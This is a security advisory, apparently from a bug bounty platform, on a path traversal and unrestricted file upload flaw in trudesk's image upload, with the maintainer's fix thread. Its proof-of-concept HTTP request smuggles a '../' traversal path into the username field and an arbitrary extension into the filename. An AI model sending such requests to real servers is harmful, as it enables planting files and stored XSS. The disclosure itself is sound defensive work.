Unrestricted File Upload and Path Traversal in upload image in polonel/trudesk

3

Valid Reported on May 12th 2022

Description


The `uploadImage` function in `accountsController` take file path and extension from users . An attacker can change the path and extension to upload dangerous file to anywhere in server.

Proof of Concept

1. Login
2. Upload profile image
3. Capture request, modify `username` and `filename`

```
POST /accounts/uploadImage HTTP/1.1
Host: 192.168.20.132:8118
Content-Length: 452
Accept: application/json, text/plain, */*
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (K
Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryQXoDBooqQ
Origin: http://192.168.20.132:8118
Referer: http://192.168.20.132:8118/accounts
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: connect.sid=s%3A01nLIvLiz-oEhbSpekE9nwUSl9R_PQF1.GeCCIcToZnO%2BDlTi
Connection: close

------WebKitFormBoundaryQXoDBooqQ26crHR0
Content-Disposition: form-data; name="username"

/../../../../../../testpathtravesal1
------WebKitFormBoundaryQXoDBooqQ26crHR0
```

```
Content-Disposition: form-data; name="_id"

627ce4cd7778b2c5b5f49851

------WebKitFormBoundaryQXoDBooqQ26crHR0
Content-Disposition: form-data; name="image"; filename="filename.anything"
Content-Type: image/jpeg

<image content>
------WebKitFormBoundaryQXoDBooqQ26crHR0--
```



Impact

Authenticated user can upload dangerous file to anywhere in server (example: upload a file with `.html` extension lead to stored xss)

Occurrences

JS accounts.js L485-L505

This function take `object.username` into `join.path()` lead to path traversal, take `path.extname(filename)` lead to upload file with dangerous type

CVE
CVE-2022-1752
(Published)

Vulnerability Type
CWE-434: Unrestricted Upload of File with Dangerous Type

Severity
Critical (9)

Registry
Npm

Affected Version
1.2.0

Visibility
Public

Status
Fixed

Found by

tienpa99
@tienpa99
legend

Fixed by

Chris Brame
@polonel
unranked

This report was seen 807 times.

We are processing your report and will contact the **polonel/trudesk** team w

6 months ago

Chat with us

tienpa99 modified the report 6 months ago

tienpa99 modified the report 6 months ago

We have contacted a member of the polonel/trudesk team and are waiting to hear back 6 months ago

A polonel/trudesk maintainer has acknowledged this report 6 months ago

tienpa99 6 months ago Researcher

Hi, I see you have read the report. Is it hard to understand or the poc doesn't working?

Chris Brame assigned a CVE to this report 6 months ago

Chris Brame validated this vulnerability 6 months ago

tienpa99 has been awarded the disclosure bounty ✔

The fix bounty is now up for grabs

The researcher's credibility has increased: +7

Chris Brame 6 months ago Maintainer

This has been fixed in v1.2.2. I will update this report once it has been released.

tienpa99 6 months ago Researcher

Sure. Just update here, I will recheck this issue.

We have sent a fix follow up to the polonel/trudesk team. We will try again in 7 days. 6 months ago

Chris Brame marked this as fixed in 1.2.2 with commit d107f1 6 months ago

Chris Brame has been awarded the fix bounty ✔

This vulnerability will not receive a CVE ✖

accounts.js#L485-L505 has been validated ✔

Sign in to join this conversation